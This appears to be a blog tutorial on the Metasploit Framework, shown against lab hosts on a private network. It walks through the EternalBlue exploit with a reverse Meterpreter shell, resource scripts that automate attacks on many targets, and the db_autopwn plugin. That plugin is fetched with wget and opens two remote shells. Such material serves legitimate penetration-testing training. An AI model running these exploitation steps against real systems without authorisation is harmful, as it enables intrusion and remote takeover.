medium.com

Metasploit Framework Basics Part 1: Manual to Automatic Exploitation

Silverhs

11-13 minutos

S

Metasploit Framework (MSF) is a commonly-used tool for exploitation. In this tutorial, we are going to exploit our targets manually to automatically utilizing MSF. Many modules are provided and are categorized according to the functionalities. We can list the categorizations of modules first.

```
user@kali:~$ ls /usr/share/metasploit-framework
/modules/
auxiliary  encoders  evasion  exploits  nops
payloads  post
```

The numbers of each categorization are shown in the banner of msfconsole.

```
       =[ metasploit v5.0.99-dev
]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344
post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops
]
+ -- --=[ 7 evasion
]
```

Our purpose is to get access to the targets by exploitation, so we mainly focus on the *exploits* in this tutorial.

Before we move on, one thing we need to think about.

Are we going to exploit manually or automatically in our cases?

We will introduce both the manual and automatic methods in the following tutorials. Each method has its pros and cons. We need to assess which is more suitable for different cases. The considering factors may include the requirements of stealth, efficiency, etc. We

will give some examples at the end of this article, so stay tuned please :)).

Launching Msfconsole

Before launching Msfconsole, we should start the PostgreSQL service that is the backend database of MSF. The database is used to store the host information. At the beginning of learning MSF, the usage of the database is easily ignored. As learning further, You will find it very useful while organizing penetration testing projects or jobs of automation.

```
u@kali:~$ systemctl start postgresql.service
```

For the first time launching MSF, we need to initialize the database.

```
u@kali:~$ msfdb init
```

Now, let's launch the msfconsole. The parameter '-q' means running without showing the banner (quiet mode). Eventually, we are in the console after prompting `msf5 >`.

```
u@kali:~$ msfconsole -q
msf5 >
```

Searching Modules

Based on the results of scanning and vulnerability discovery, we need to search for suitable exploits. The msfconsole supports customized searching. We can list the searching options by using the **`help search`**.

```
msf5 > help search
Keywords:
  app       :  Modules that are client or server
attacks
  author    :  Modules written by this author
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB
ID
  name      :  Modules with a matching descriptive
name
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type
(exploit, auxiliary, or post)Examples:
  search cve:2009 type:exploit app:client
```

Then, we specify the options to make the results more precisely. For example, to search for ms17–010 exploitation modules, we can use the following requests.

```
msf5 > search name:eternalblue type:exploit
app:client

Matching Modules
================

Name
Disclosure Date  Rank
----
--------------  ----
exploit/windows/smb/ms17_010_eternalblue
2017-03-14    average
exploit/windows/smb/ms17_010_eternalblue_win8
2017-03-14    average

Interact with a module by name or index, for
example use 1 or use exploit/windows
/smb/ms17_010_eternalblue_win8
```

Our target is a Windows 7 machine, so we choose the first module.

Using Modules

```
msf5 > use exploit/windows
```


```
/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to
windows/x64/meterpreter/reverse_tcp
```

After using the module, it tells us what the default payload is.

Setting Options

Firstly, we need to show the options. If the 'Required' of the option is 'yes', we should specify it.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
options
```



From the above information, only 'RHOSTS' is blank and required to be set. We can give a single IP address or the CIDR identifier. Here, we assume our target IP address is **192.168.0.12**.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
set RHOSTS 192.168.0.12
RHOSTS => 192.168.0.12
```

The default payload is "windows/x64/meterpreter/reverse_tcp", which is used to spawn a reverse meterpreter shell after successful exploitation. If the default payload is not the satisfied one, the payloads available for this exploit can also be listed by:

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
show payloads
```

Meterpreter is a powerful shell that supports extensible functionalities than the normal shell payload. Therefore, we directly use the default payload here. Please note that the local IP address is automatically filled in by the system, but we should check if it is the correct interface that we want to listen to. If incorrect, we need to set it manually.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

```
set LHOST 192.168.0.11
LHOST => 192.168.0.11
```

Exploiting

Hooray! After everything is prepared, we can start exploiting.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

More often than not, we require fast exploitation. It is efficient to conduct automatic exploitation by scripts. Once the script is triggered, it will execute all of the commands automatically.

Saving History Commands to a Resource Script

If the exploitation has been manually conducted, we can use an awesome command **`makerc`** to save all of the history commands in the resource script **`exploit_17010.rc`**.

```
msf5 exploit > makerc exploit_17010.rc
[*] Saving last 4 commands to exploit_17010.rc ...
```

Creating a Resource Script

Sometimes, we do have the beforehand exploitation. We can create a resource script file first.

```
u@kali:~$ touch exploit_17010.rc
```

Then, we type in all of the msfconsole commands that we need for exploitation. We can use any of our preferred text editor like nano or vim to do this.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.0.12
set LHOST 192.168.0.11
exploit -j
```

We especially add an additional parameter `exploit -j` in the final command. It makes exploit run as a background job, which means after exploitation is completed, the shell will be maintained in the background. This is commonly used for multiple exploitations so that the system can resume after one successful shell is opened. To find the background shells, we can use the command`sessions` to list the active sessions and interact with them utilizing `sessions -i Id`.

So far so good. And now we may come up with some ideas like:

> Can we make the scripts more customizable by passing the target IP address during runtime?

Unfortunately, resource scripts can not receive the arguments directly. We need to embed ruby blocks in the scripts to process the arguments. If only one single target is passed, we can utilize the environment variable to pass the IP address.

```
<ruby>
run_single("set RHOSTS #{ENV['TARGET']}")
</ruby>
```

Here, the code block refers to an environment variable called “TARGET”. Before running the resource script, the variable named “TARGET” should be set.

```
u@kali:~$ export TARGET=192.168.0.12
```

If we need to automatically exploit multiple targets at one time, we can save the targets in one file (targets.txt) and use the file reading function in Ruby to iterate through each target.

```
<ruby>
File.foreach("targets.txt", "\n"){|target_IP|
run_single("set RHOSTS
#{target_IP}")}
</ruby>
```

For example, the file “targets.txt” contains multiple target IP addresses like this form:

```
192.168.0.12
192.168.0.13...snip...
```

The resource script file is presented below.

Running Resource Scripts

We can run the scripts in two ways. The first way is to run it directly from the terminal.

```
u@kali:~$ msfconsole -q -r exploit_17010.rc
```

The second way is to execute it inside the msfconsole. This method can save the console initialization time.

```
msf5 > resource exploit_17010.rc[*] Processing
/u/exploit.rc for ERB directives.
resource (/u/exploit_17010.rc)> use
exploit/windows/smb/ms17_010_eternalblue
```

```
resource (/u/exploit_17010.rc)> set RHOSTS
192.168.0.12
RHOSTS => 192.168.0.12
resource (/u/exploit_17010.rc)> set LHOST
192.168.0.11
LHOST => 192.168.0.11
resource (/u/exploit_17010.rc)> exploit -j
```

There is an auto-pwning plugin called “db_autopwn”. In the newer version of Metasploit, it is no longer the default plugin, so we should first download the script from this Github page or using wget in the terminal.

```
u@kali:~$ wget https://raw.githubusercontent.com
/hahwul/metasploit-autopwn/master/db_autopwn.rb
```

After the download is completed, it is required to copy the file “db_autopwn.rb” to the path of plugins.

```
u@kali:~$ cp db_autopwn.rb /usr/share/metasploit-
framework/plugins
```

Then, we load db_autopwn in the msfconsole.

```
msf5 > load db_autopwn
[*] Successfully loaded plugin: db_autopwn
```

It is worth noting that this plugin conducts exploitation toward all of the hosts in the database of the current workspace. Therefore, it is better to create a workspace and conduct port scans to save our targets first.

We create a workspace called ‘**Case01**’ and switch to that workspace. Now, there is no host in Case01.

```
msf5 > workspace -a Case01
[*] Added workspace: Case01
[*] Workspace: Case01
msf5 > workspace Case01
[*] Workspace: Case01
msf5 > hosts
Hosts
=====address  mac  name  os_name  os_flavor  os_sp
purpose  info
-------  ---  ----  -------  ---------  -----
-------  ----
```

Then, we utilize **db_nmap** to do the port scan toward our target. The

results are saved to the database and can be listed by **hosts**.

```
msf5 > db_nmap -Pn 192.168.0.13
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org )
at 2020-09-05 11:22 EDT
[*] Nmap: Nmap scan report for 192.168.0.13
[*] Nmap: Host is up (0.0015s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 21/tcp   open  ftp
[*] Nmap: 22/tcp   open  ssh
[*] Nmap: 23/tcp   open  telnet
[*] Nmap: 25/tcp   open  smtp
[*] Nmap: 53/tcp   open  domain...snip...msf5 >
hosts
Hosts
=====address       mac               os_name
os_flavor  os_sp  purpose
-------       ---               -------
---------  -----  -------
192.168.0.13  02:00:0a:68:3e:15  Unknown
device
```

Finally, we can run db_autopwn.

```
msf5 > db_autopwn -t -p -r -e -q...snip...Active
sessions
===============Session ID: 1
        Name:
        Type: shell php
        Info:
      Tunnel: 192.168.0.11:19719 ->
192.168.0.13:58360 (192.168.0.13)
         Via: exploit/multi
/http/php_cgi_arg_injection
   Encrypted: false
        UUID:
     CheckIn: <none>
  Registered: NoSession ID: 2
        Name:
        Type: shell unix
        Info:
      Tunnel: 192.168.0.11:31117 ->
192.168.0.13:49511 (192.168.0.13)
```

```
         Via: exploit/unix
/irc/unreal_ircd_3281_backdoor
   Encrypted: false
        UUID:
     CheckIn: <none>
  Registered: No[*]
================================================================
```

We are rewarded with two active sessions. Happy auto-pwning!

```
msf5 > sessionsActive sessions
===============Id  Type             Connection
--  ----              ----------
1   shell php/php    192.168.0.11:19719 ->
192.168.0.13:58360
2   shell cmd/unix   192.168.0.11:31117 ->
192.168.0.13:49511
```